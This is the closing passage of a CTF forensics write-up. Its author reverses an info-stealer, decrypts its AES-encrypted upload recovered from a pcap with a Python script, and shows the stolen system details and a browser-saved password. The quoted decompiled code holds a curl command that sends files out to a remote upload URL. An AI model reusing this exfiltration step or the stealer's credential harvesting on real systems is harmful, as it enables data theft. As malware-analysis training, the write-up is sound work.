Patrick:192.168.10.129)IV is randomly generated and prepended to the encrpyted data: 16 bytes IV + encrypted data
Uses default encrypt: AES256-CBC with PKCS#7 padding.
And finally we reach upload_files function. This function:
1
2
3
4
5
    // Curl to server's upload URL
    construct_string_from_two
              (local_44,local_90,local_2c,(uint *)"curl -s --noproxy \"*\" -F \"files=@",0x21,
               (uint *)ppppuVar6,local_1c);
    puVar5 = append_maybe(local_44,(uint *)"\" http://51.20.98.70:4444/upload",(uint *)0x20);
We can actually find that encrypted file in pcap http POST request to upload link.
Decryption
We got what we needed, encrypted data extracted from pcap. Encryption is AES and we know how to generate key and where to get the IV:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
import sys
import hashlib
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad


def decrypt(blob: bytes, password: str) -> bytes:
    iv = blob[:16]
    ciphertext = blob[16:]

    key = hashlib.sha256(password.encode("utf-8")).digest()

    cipher = AES.new(key, AES.MODE_CBC, iv)
    plaintext = cipher.decrypt(ciphertext)

    try:
        plaintext = unpad(plaintext, AES.block_size)
    except ValueError:
        print("ERROR!")
        return ""

    return plaintext

in_path = './upload2.bin'
password = 'Patrick:192.168.10.129'

with open(in_path, "rb") as f:
    blob = f.read()

plaintext = decrypt(blob, password)
print(plaintext)

with open('decrypted.txt', "w") as f:
    f.write(plaintext.decode())
And then you can get the encrypted upload decrypted and get this text file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
========== System Info ==========
Computer: DESKTOP-AKG198F
User:     Patrick

Network adapters (up):
  Adapter: Ethernet
    MAC: D8-FC-93-C0-7A-3E
    IPv6: fe80::e70c:a127:f607:7ad3
    IPv4: 192.168.10.129

  Adapter: Loopback Pseudo-Interface 1
    MAC:
    IPv6: ::1
    IPv4: 127.0.0.1


==================================

Desktop files:
  (No files or access denied)


Total files: 7

--- File 1: C:\Users\Patrick\AppData\Local\Temp\hbdata\cookie.json ---

.
.
.
.
.

--- File 6: C:\Users\Patrick\AppData\Local\Temp\hbdata\password.json ---
[
  {
    "browser": "Microsoft Edge",
    "profile": "Default",
    "url": "https://careers.acmeit.com/hr/login",
    "username": "patrick",
    "password": "Patrick@12@!",
    "created_at": "2026-08-14T00:38:40.727252Z"
  }
]
And with that we got the final question’s answer. Well there is one more question that asks you to combine every answer and hash it. We can ignore that one :D
Final Notes
This was the only challenge I looked and solved in this CTF. I think I am enjoying forensic as much as I enjoy pwn challenges. But what I found is writing a writeup for forensics is a bit more difficult than pwn. I feel like reversing part could be explained/written better. Anyways, enjoyed solving and writing this, let’s move on. As always, keep learning!